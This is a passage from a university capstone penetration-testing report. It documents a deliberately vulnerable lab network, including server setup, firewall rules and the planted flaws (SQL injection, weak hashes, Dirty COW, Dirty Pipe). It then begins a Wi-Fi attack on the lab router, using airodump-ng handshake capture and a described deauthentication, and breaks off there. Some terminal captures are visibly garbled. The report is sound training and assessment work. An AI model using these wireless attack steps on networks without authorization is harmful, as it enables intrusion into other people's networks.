



HTU
Hochschule für Technik und Umwelt

National University of Applied Sciences



Capstone Project

Black Box Penetration Testing

For HTU University

V1.0

January 10, 2023

By: Omar S. Alhaj-Salem

Document Properties

Title	Black Box Administration & Offensive & Defensive Report
Version	V1.0
Author	Omar Salameh Alhaj-Salem
Pen-testers	Omar Salameh Alhaj-Salem
Reviewed By	Mohannad Yousef
Approved By	Mohannad Yousef
Classification	Confidential

Version control

Version	Date	Author	Description
V1.0	January 10, 2023	Omar Salameh	Final Draft

Table of Content

[1] SYSTEM DESIGN, ARCHITECTURE & ADMINISTRATION	5
List of all components.....	5
IP Address Plan	6
environment architecture	7
List of all the running services	8
Installation steps	9
Vulnerability Details.....	16
[2] Offensive Cybersecurity.....	17
1.Executive Summary	17
2. Methodology.....	20
2.1.a Planning (Router).....	21
2.2.a Exploitation	22
2.1.b Planning (OWASP)	24
2.2.b Exploitation	26
2.1.c Planning (Ubuntu Server)	34
2.2.c Exploitation.....	37
2.3 Reporting	49
3. Appendices and attachments	50
Results for appendices and scans.....	50
Tools used to during this journey.....	52
[3] Defensive Cybersecurity	53
Analyse the systems and collect artifacts.....	53
Timeline for the accident and attacks	57
Fixing and eliminate the vulnerabilities	57

List Of Illustrations

List of Tables

• IP Addresses (1)	6
• Penetration Testing Timeline (2)	18
• Total Risk Rating (3)	18
• Risk Analysis (4)	49
• Rating Calculation (5)	50

List of Figures

• Architecture Figure (1)	7
• Total Risks (2)	18
• Penetration Testing Methodology (3)	20
• Timeline (4)	58
• implementing the IDS/IPS (5)	58

Part [1]: SYSTEM DESIGN, ARCHITECTURE & ADMINISTRATION

In this Section I 'm going to show all the components that the company stands for and all details that will include List of all components and IP tables also Environment Architecture and the running service on each server also the intentionally vulnerability they will be listed below and brief summary of each vulnerability.

List of all components

The system in hand, are built on premise, it consists of the following

- Oracle VM VirtualBox.
- One virtual network attached to bridge.
- Three servers as mentioned below.
- Router.
 - Router Are acting as the face of the company and connect each part together and use WPA2-Personal Encryption.
 - OWASP Ubuntu 2.6.32-25 (Linux) first Server that run multimale services (MySQL, Apache, postgres, java, ssh, smbd, PHP) on top of OWASP Application that host multimale applications.
 - Ubuntu server 18.04 (Linux) that placed after the first server as shown in figure (1) also run to services (SSH, Apache, MySQL) the only server can communicate with him OWASP Server
 - Ubuntu Server 22.04 (Linux), that placed after the second server contain all information and backups of every sensitive data and run two service (MySQL, SSH) and only one device can access with this server as shown in figure (1).
- Internal Device (Laptop) runs on Windows OS that only can communicate with Ubuntu Server 22.04.

IP addresses plan


All of IP Addresses that the company have are included and all internal devices ⁽¹⁾, one thing should consider that the Private IP are not chosen, they are constructed in accordance with IETF The Internet Engineering Task Force is a standards organization for the Internet and is responsible for the technical standards that make up the Internet protocol suite which reserved by IANA (internet assigned numbers Authority) for the private IP.

Device	Public IP	Private IP
Router	86.108.33.6	10.0.2.255
OWASP Ubuntu	-	10.0.2.15
Ubuntu server 18.04	-	10.0.2.5
Ubuntu Server 22.04	-	10.0.2.7
Laptop	86.108.33.6	10.0.2.8

Table of IP Addresses ⁽¹⁾

Environment architecture

As shown in figure (1). The Architecture and design for the company and servers and how Each device and server connect with each other.



Architecture Figure (1)

List of all the running services

- 1.Router running as a gateway and internet provider to all Servers.
2. OWASP Ubuntu Server running multiple service (Apache, MySQL, SSH, Python)

Apache: an open-source webserver that host websites that runs on several environments such as WordPress etc in this server we used Apache to host several websites include mutillidae that will be performed in next section.

SSH: Secure Shell Protocol is a cryptographic network protocol for operating network services securely over an unsecured network. Its most notable applications are remote login and command-line execution and the purpose of using it to allow connection Securely from client to server.

MySQL: an open-source relational database management system (RDBMS), A relational database organizes data into one or more data tables in which data may be related to each other, and the purpose of using this service to store data of clients that visits sites and register there info.

Python: a programming language, and the reason of installing it to create a code for scanning opening ports on specific host.

- 3.Ubuntu Server running (MySQL, RSYNC, SSH, Apache).

MySQL: the purpose of using this service to collect all data from OWASP server and store it to make sure to isolate data and keep the server and sensitive data secure from being compromised to public

SSH: the purpose of using this service to allow only the admin in OWASP server to connect to this server as user without any privilege to add one more layer of security of achieve the concept of least privilege.

RSYNC: utility for transferring and synchronizing files between two servers (usually Linux). It determines synchronization by checking file sizes and timestamps and the purpose of using this service is to sync data from OWASP server and so on.

4.Master DB Server Backups runs (SSH, MySQL)

SSH: the purpose of using this service to allow the owner and COO to access this isolated server through a secure tunnel using this service.

MySQL: the purpose of using this service to create a backup of data that stored in Ubuntu Server in case any damage or any cyber breach.

Installation steps

OWASP Server

OWASP Ubuntu Server is a complete OS that hosted in VM with custom services running on it.

Walkthrough installation steps.

[OWASP Top 10 - 2017](#)

Download the environment.

[OWASP Broken Web Applications Project download | SourceForge.net](#)

Connect the server to NAT Network

Installation services

Install Apache

```
root@owaspbwa:~# apt-get install apache
Reading package lists... Done
Building dependency tree
Reading state information... Done
Package apache is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or is only available from another source
E: Package apache has no installation candidate
root@owaspbwa:~# apt-get install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  apache2-common php5-cgi phpmyadmin
Suggested packages:
  apache2-doc apache2-suexec apache2-suexec-custom
The following packages will be REMOVED:
  apache2-mod-php5
The following NEW packages will be installed:
  apache2.2-bin apache2.2-common phpmyadmin
The following packages will be upgraded:
  apache2 apache2-threaded-dev
5 upgraded, 2 newly installed, 2 to remove and 370 not upgraded.
Need to get 13.0MB of archives.
After this operation, 7,295kB of additional disk space will be used.
```

Install SSH

```
root@owaspbwa:~# apt-get install ssh
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ssh
0 upgraded, 1 newly installed, 0 to remove and 6376 not upgraded.
Need to get 1,258B of archives.
After this operation, 45.1kB of additional disk space will be used.
WARNING: The following packages cannot be authenticated!
  ssh
Install these packages without verification [y/N]? █
```

Install MySQL

```
root@owaspbwa:~# sudo apt-get install mysql-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be upgraded:
  mysql-server
1 upgraded, 0 newly installed, 0 to remove and 375 not upgraded.
Need to get 68.8kB of archives.
After this operation, 32.8kB disk space will be freed.
WARNING: The following packages cannot be authenticated!
  mysql-server
Install these packages without verification [y/N]? █
```

Install python

```
root@owaspbwa:~# sudo apt-get install python2-minimal
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Couldn't find package python2-minimal
root@owaspbwa:~# python -V
Python 2.6.5
Install these packages without verification [y/N]? █
```

Running service

```
root@owaspbwa:~# service apache2 status      4096 Jan  3 :  
Apache is running (pid 1332).dm      4096 Jan  1 :  
1. root@owaspbwa:~# █:/tmp# █  
root@owaspbwa:~# service ssh status user  
ssh start/running, process 1510  
root@owaspbwa:~# █:/tmp# █  
2.  
root@owaspbwa:~# service mysql status user  
mysql start/running, process 732      4096 :  
root@owaspbwa:~# █:/tmp# █  
3.  
root@owaspbwa:~# python      root      4096 Jan  1 21:33 systemd-priva  
Python 2.6.52(r265:79063, Apr 16 2010, 13:09:56)Jan  1 21:35 tracker-extra  
[GCC 4.4.3] on linux2user  ubuntu user      4096 Jan  3 10:40 tracker-extra  
Type "help", "copyright", "credits" or "license" for more information.extra  
4. >>> █ubuntu-server:/tmp# █
```

Add firewall roles

```
root@owaspbwa:~# ufw status  
Status: active
```

To	Action	From
--	--	--
22/tcp	ALLOW	Anywhere
80/tcp	ALLOW	Anywhere
8081	DENY	Anywhere
8080	DENY	Anywhere
5433	DENY	Anywhere
443/tcp	ALLOW	Anywhere
445	DENY	Anywhere

```
root@owaspbwa:~#
```

Ubuntu Server

Ubuntu Server 20.04: Server that has been downloaded from official ubuntu website with full packages that has been released on April 23, 2020, and configured manually with NAT Network and 4096 MB RAM and 2 processor and kernel version 5.11.0-27-generic and runs as x86_64 GNU/Linux.

installation services

Install rsync

```
root@ubuntu-server:~# apt install rsync
Reading package lists... Done
Building dependency tree
Reading state information... Done
rsync is already the newest version (3.1.3-8ubuntu0.4).
0 upgraded, 0 newly installed, 0 to remove and 289 not upgraded.
root@ubuntu-server:~#
```

Install ssh

```
root@ubuntu-server:~# apt install ssh
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ssh
0 upgraded, 1 newly installed, 0 to remove and 289 not upgraded.
Need to get 5,084 B of archives.
After this operation, 120 kB of additional disk space will be used.
Get:1 http://jo.archive.ubuntu.com/ubuntu focal-updates/main amd64 ssh all 1:8.2p1-4ubuntu0.5 [5,084 B]
Fetched 5,084 B in 0s (14.7 kB/s)
Selecting previously unselected package ssh.
(Reading database ... 181751 files and directories currently installed.)
Preparing to unpack .../ssh_1%3a8.2p1-4ubuntu0.5_all.deb ...
Unpacking ssh (1:8.2p1-4ubuntu0.5) ...
Setting up ssh (1:8.2p1-4ubuntu0.5) ...
```

Install MySQL

```
Selecting up upgrade (mysql-server-8.0), ...
root@ubuntu-server:~# apt install mysql-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
mysql-server is already the newest version (8.0.31-0ubuntu0.20.04.2).
0 upgraded, 0 newly installed, 0 to remove and 289 not upgraded.
root@ubuntu-server:~#
```

Running service

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp      0      0 127.0.0.1:40287          0.0.0.0:*
tcp      0      0 127.0.0.1:33060          0.0.0.0:*
tcp      0      0 0.0.0.0:873            0.0.0.0:*
tcp      0      0 127.0.0.1:3306          0.0.0.0:*
tcp      0      0 127.0.0.53:53          0.0.0.0:*
tcp      0      0 0.0.0.0:22            0.0.0.0:*
tcp      0      0 127.0.0.1:631            0.0.0.0:*
tcp6     0      0 :::873                :::*
tcp6     0      0 :::22                 :::*
tcp6     0      0 ::1:631               :::*
udp      0      0 0.0.0.0:631            0.0.0.0:*
udp      0      0 0.0.0.0:33800          0.0.0.0:*
udp      0      0 0.0.0.0:5353          0.0.0.0:*
udp      0      0 127.0.0.53:53          0.0.0.0:*
udp      0      0 10.0.2.6:68            0.0.0.0:*
udp6     0      0 :::37873              :::*
udp6     0      0 :::5353               :::*
ubuntu_user@ubuntu-server:~$
```

873: running publicly, service for rsync

22: running publicly, service for ssh

3306: running locally, service for MySQL

Firewall roles

```
root@ubuntu-server:~# sudo ufw allow from 10.0.2.15 to any port 873
Rule added
root@ubuntu-server:~# netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp      0      0 127.0.0.1:33060          0.0.0.0:*
tcp      0      0 0.0.0.0:873            0.0.0.0:*
tcp      0      0 127.0.0.1:3306          0.0.0.0:*
tcp      0      0 127.0.0.1:43853          0.0.0.0:*
tcp      0      0 127.0.0.53:53          0.0.0.0:*
tcp      0      0 0.0.0.0:22            0.0.0.0:*
tcp      0      0 127.0.0.1:631            0.0.0.0:*
tcp6     0      0 :::873                :::*
tcp6     0      0 :::22                 :::*
tcp6     0      0 ::1:631               :::*
udp      0      0 127.0.0.53:53          0.0.0.0:*
udp      0      0 10.0.2.6:68            0.0.0.0:*
udp      0      0 0.0.0.0:59843          0.0.0.0:*
udp      0      0 0.0.0.0:631            0.0.0.0:*
udp      0      0 0.0.0.0:5353          0.0.0.0:*
udp6     0      0 :::5353               :::*
udp6     0      0 :::48768              :::*
root@ubuntu-server:~# ufw status numbered
Status: active

      To             Action    From
      --             -----   ---
[ 1] 22           ALLOW IN   10.0.2.15
[ 2] 873          ALLOW IN   10.0.2.15

root@ubuntu-server:~#
```

Ubuntu Server

Ubuntu Server 22.04: Server has been downloaded from official ubuntu server and the reason of use another server because the company improve their level of security and draw new architecture of their own company architecture, the server has been downloaded with LTS versions with most recent version kernel 5.15 and released date for the server was in April 21, 2022 and configure manually to with high performance to be able of store a backups of all data on ubuntu server 20.04, the server created with only one user and password and configure to communicate only with specific device and enable UFW on it to block any kind of communication from other devices also it serve on NAT Network inside the same network.

Installation Service

Install MySQL

```
saw@saw-VirtualBox:~$ sudo apt install mysql-server
[sudo] password for saw:
Reading package lists... Done
Building dependency tree... Done
```

```
saw@saw-VirtualBox: $ mysql -V
mysql Ver 15.1 Distrib 10.6.11-MariaDB, for debian-linux-gnu (x86_64) using EditLine wrapper
saw@saw-VirtualBox: $
```

Install ssh

```
saw@saw-VirtualBox: $ sudo apt install ssh
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libabio1 libevent-core-2.1-7 libevent-pthreads-2.1-7 libmecab2 libprotobuf-lite23 mecab-ipadic mecab-ipadic-utf8 mecab-utils
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  ssh
0 upgraded, 1 newly installed, 0 to remove and 17 not upgraded.
Need to get 4,834 B of archives.
After this operation, 133 kB of additional disk space will be used.
Get:1 http://jo.archive.ubuntu.com/ubuntu jammy/main amd64 ssh all 1:8.9p1-3 [4,834 B]
Fetched 4,834 B in 0s (23.1 kB/s)
Selecting previously unselected package ssh.
(Reading database ... 190610 files and directories currently installed.)
Preparing to unpack .../ssh_1%3a8.9p1-3_all.deb ...
Unpacking ssh (1:8.9p1-3) ...
Setting up ssh (1:8.9p1-3) ...
```

Running service

```
saw@saw-VirtualBox:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 127.0.0.1:3306           0.0.0.0:*
tcp      0      0 127.0.0.53:53            0.0.0.0:*
tcp      0      0 127.0.0.1:8089           0.0.0.0:*
tcp      0      0 0.0.0.0:22              0.0.0.0:*
tcp6     0      0 :::22                  :::*
udp      0      0 0.0.0.0:59314           0.0.0.0:*
udp      0      0 127.0.0.53:53            0.0.0.0:*
udp      0      0 172.17.255.255:137       0.0.0.0:*
udp      0      0 172.17.0.1:137           0.0.0.0:*
udp      0      0 10.0.2.255:137           0.0.0.0:*
udp      0      0 10.0.2.7:137             0.0.0.0:*
udp      0      0 0.0.0.0:137              0.0.0.0:*
udp      0      0 172.17.255.255:138       0.0.0.0:*
udp      0      0 172.17.0.1:138           0.0.0.0:*
udp      0      0 10.0.2.255:138           0.0.0.0:*
udp      0      0 10.0.2.7:138             0.0.0.0:*
udp      0      0 0.0.0.0:138              0.0.0.0:*
udp      0      0 0.0.0.0:5353             0.0.0.0:*
udp6     0      0 :::33124                :::*
udp6     0      0 :::5353                 :::*
saw@saw-VirtualBox:~$ sudo ufw status numbered
Status: active

 To                         Action      From
 --                         -----      ---
 [ 1] 22                      ALLOW IN   10.0.2.8
```

Add role Open port SSH [22] to any one and add role in UFW to allow just one IP connect to it.

```
saw@saw-VirtualBox:~$ sudo ufw allow from 10.0.2.8 to any port 22
Skipping adding existing rule
saw@saw-VirtualBox:~$ sudo ufw status numbered
Status: active

 To                         Action      From
 --                         -----      ---
 [ 1] 22                      ALLOW IN   10.0.2.8
```

Laptop

Laptop: Windows 10 machine OS run as internal Device contact with only ubuntu server 22.04, installed as iso image as same of all servers and run inside Nat Network.

Vulnerability Details

weak credential: it's the best way and the easiest way for hacking and breach the network or the website also it is a serious issue that could be the first step leads to full access on the system.

SQL Injection: is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker) and most used tools to test SQL injection is SQLMap.

broken hash algorithm and weak credentials: hash algorithm is the best way to achieve integrity in CIA Triad in Cybersecurity and recently MD5 algorithm considered as a broken hash algorithm and not secure in some cases.

dirty cow: is a computer security vulnerability of the Linux kernel that affected all Linux-based operating systems, including Android devices, that used older versions of the Linux kernel created before 2018. It is a local privilege escalation bug that exploits a race condition in the implementation of the copy-on-write mechanism in the kernel's memory-management subsystem

dirty pipe: a vulnerability in the Linux kernel since 5.8 which allows overwriting data in arbitrary read-only files. This leads to privilege escalation because unprivileged processes can inject code into root processes.

[2] Offensive Cybersecurity

1. Executive Summary

This document details the security assessment (external and internal penetration testing) of Mutillidae.com. The purpose of the assessment was to provide a review of the security posture of Mutillidae Internet infrastructure, as well, as to identify potential weaknesses in its Internet infrastructure and all company server's infrastructure.

1.1. Scope of work

This security assessment covers the remote penetration testing of one accessible router with ESSID name "omar" and inside the network one accessible servers hosted on 10.0.2.15 and second server connected to first server in way to improve security and isolate servers and separate servers and service in way to isolate service and important services and second server with Ip 10.0.2.5 address also other server connect with second server in way prevent any kind of connection from first server or low-level security to contact with the server. The assessment was carried out from a black box perspective, with the only supplied information being the tested Router ESSID "omar". No other information was assumed at the start of the assessment.

1.2. Project Objectives

This security assessment is carried out to gauge the security posture of Mutillidae's Internet facing hosts. The result of the assessment is then analysed for vulnerabilities. Given the limited time that is given to perform the assessment, only immediately exploitable services have been tested. The vulnerabilities are assigned a risk rating based on threat, vulnerability and impact.

1.3. Assumption

While writing the report, we assume that Router IP addresses are considered to be public IP addresses, NDA and rules of engagement has been signed and based on the information gathering phase the company name is Mutillidae.

1.4. Timeline

The timeline of the test is as below:

Penetration Testing	Start Date/Time	End Date/Time
Pen Test 1	29/12/2022	10/1/2022

Table 2 Penetration Testing Timeline

1.5. Summary of Findings

Value	Number of Risk
Low	1
Medium	2
High	1
Critical	2

Table 3 Total Risk Rating




Figure 2 Total Risks

Mutillidae needs to pay more attention to information security. I was able to access one server in less than one hour. Mutillidae needs to invest in implementing a defense-in-depth approach to have multiple layers of security to protect their information asset. Other areas such as processes and people should be emphasized as well. Systems and networks hardening and secure configurations, for

instance, should be implemented to strengthen the different layers of security within Mutillidae.

Below are the high-level findings from the external penetration test:

- Mutillidae lacks a defense in depth (multi-layered) security strategy which if implemented will help Mutillidae achieves better security level.
- We found that both servers are not protected by any kind of SIME-Solutions like SOAR or IDS,IPS and can present a security risk since the host runs a number of services such as Apache and RSYNC MYSQL services without being configured for optimal security. Mutillidae must design the IPS/IDS policy as follows:
 - Apply rules to allow only private services such as sync and web access.
 - Apply anti-mapping rules on the border router and primary firewall.
 - Allow only authorized IPs to connect to other services or best disable unneeded services
 - Allow only authorized IPs to connect with conditions statement to and block IPs if there any kind of brute force attack.
 - Deny and block any external IPs request for multiple DNS request to protect the server from any kind of SQL injection Attacks.
 - Implement to check the header and body for every single request to prevent reverse shell and SQL injection Statements.
- It was obvious that Mutillidae patch management policy and procedure is either not existing or not implemented correctly. One of these servers was running Ubuntu OWASP server 10.04.1 LTS without any patches. This opened a very high security risk on the organization.
- Services installed were running with default configuration such as Apache. Web application hosted in 10.0.2.15 is running multiple security vulnerability such as SQL injection and XSS. An attacker can gain access to customer information and manipulate it. Mutillidae must implement input validation and re-design the web application component. Best practice is to have 3-tier design. At least the application server and DB server should be hosted in deferent servers and segregated by a firewall.

1.6. Summary of Recommendation

Adopt defense-in-depth approach where Mutillidae utilizes variety of security tools/systems and processes to protect its assets and information. Among these:

- Deploy Host Intrusion Prevention Systems –HIPS or NGIPS on servers and desktops, also enable IPS on each server.
- Perform security hardening on servers in the production environment especially those in the Internet and/or external SolarWinds.
- Implement Patch management system(s) to provide centralized control over fixes, updates and patches to all systems, devices and equipments. This will minimize overhead on operations team and will elevate security resistance.
- Mutillidae has to implement input validation and re-design the web application component. Best practice is to have 3-tier design. At least the application server and DB server should be hosted in different servers and segregated by a firewall.
- Upgrade for both servers to the Latest Version of Debian Distribution.
- Change the hash algorithm used to store password to SHA512 to prevent crack the hash if any leak of data happened and create the hash with salt to make it harder.
- Conduct vulnerability assessment at least twice a year and penetration testing at least once a year or if there is a major change in the information assets.
- Develop and implement a training path for the current IT staff
- Use complex password for router and every single user contain combination Letters and Numbers and symbols.

2. Methodology



Figure 3 Penetration Testing Methodology

For each server and Device, it will be the same steps in penetration test Methodology

2.1.a Planning (Router)

During planning we gather information from public sources to learn about target:

- People and culture
- Technical infrastructure
- Given information from the company that has been agree through SLA.

After first scan using Adapter, it was possible to capture traffic for the network that the company using.

```
(kali㉿kali)-[~]
└─$ iwconfig
    Interface      Status        Driver      Channel
lo            no wireless extensions.          no wireless extensions.
eth0           no wireless extensions.          no wireless extensions.
wlan0          IEEE 802.11  ESSID:"off/any"
                Mode:Managed  Access Point: Not-Associated Tx-Power=0 dBm
                Retry short limit:7   RTS thr:off   Fragment thr:off
                Power Management:on
                Channel:6 Frequency:2.437 GHz Tx-Power=20 dBm
                IEEE 802.11i Monitor Mode Enabled
                Link Quality=0/7 Signal level=-92 dBm
                Rx invalid nwid=0 Rx invalid crypt=0 Rx invalid frag=0
                Tx PWR=20 dBm
```

```
(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0
Found 1 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      523 NetworkManager

      PHY     Interface      Driver      Chipset
      phy0     wlan0         mt7601u      Ralink Technology, Corp. MT7601U
                  (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]wlan0)

(kali㉿kali)-[~]
└─$ iwconfig
    Interface      Status        Driver      Channel
lo            no wireless extensions.
eth0           no wireless extensions.
wlan0          IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz Tx-Power=20 dBm
                Retry short limit:7   RTS thr:off   Fragment thr:off
                Power Management:on
```

2.2.a Exploitation

Utilizing the information gathered in Planning we start to find the ESSID for Router “omar” and Encryption type WPA2 that we discovered after scanning and planning phase.

In first step we scan to capture the traffic as shown bellow.

```
CH 14 ][ Elapsed: 12 s ][ 2023-01-03 18:49
          BSSID      PWR  Beacons #Data, #/s   CH    MB    ENC CIPHER AUTH ESSID
A0:57:E3:2C:93:AF -39      35      0     0   8  130  WPA2 CCMP  PSK  omar
08:9B:B9:A3:A8:26 -47      34      89     0  11  130  WPA2 CCMP  PSK  OrangeFiber-2.4GH
E0:1F:ED:52:7F:D8 -39      8       0     0  11  130  WPA2 CCMP  PSK  OrangeFiber-2.4GH
10:47:38:D9:4A:B0 -70      8       1     0   1  130  WPA2 CCMP  PSK  NaserAlloze2.4GHZ
10:47:38:D5:3F:00 -72      3       3     0   1  130  WPA2 CCMP  PSK  A.A.Q.4GHz
          BSSID      STATION           PWR     Rate   Lost    Frames Notes Probes
08:9B:B9:A3:A8:26 30:24:32:4D:A9:5E -32  24e- 1e  1245      81
10:47:38:D9:4A:B0 00:0C:43:19:AD:49 -70  0 - 1      0      1
Quitting ...
(kali㉿kali)-[~/capstone/rotuer]
$ sudo airodump-ng wlan0
```

In this part we run the airodump to capture the traffic on channel 8 after that run another command aireplay to deauth the client that connected to the router and wait to connect again to capture the handshake.

```
19:04:33 $ sudo airodump-ng --bssid A0:57:E3:2C:93:AF -c 8 --write wifi_cap wlan0
19:04:33   Created capture file "wifi_cap-01.cap".

          BSSID      PWR RXQ  Beacons #Data, #/s   CH    MB    ENC CIPHER AUTH ESSID
A0:57:E3:2C:93:AF -38  25      189     10     0   1  270  WPA2 CCMP  PSK  omar
          BSSID      STATION           PWR     Rate   Lost    Frames Notes Probes
A0:57:E3:2C:93:AF 8C:1A:BF:94:0A:0A -40  1e- 1e      0      3767 PMKID
Quitting ...
(kali㉿kali)-[~/capstone/rotuer]
$ .....  

(kali㉿kali)-[~]
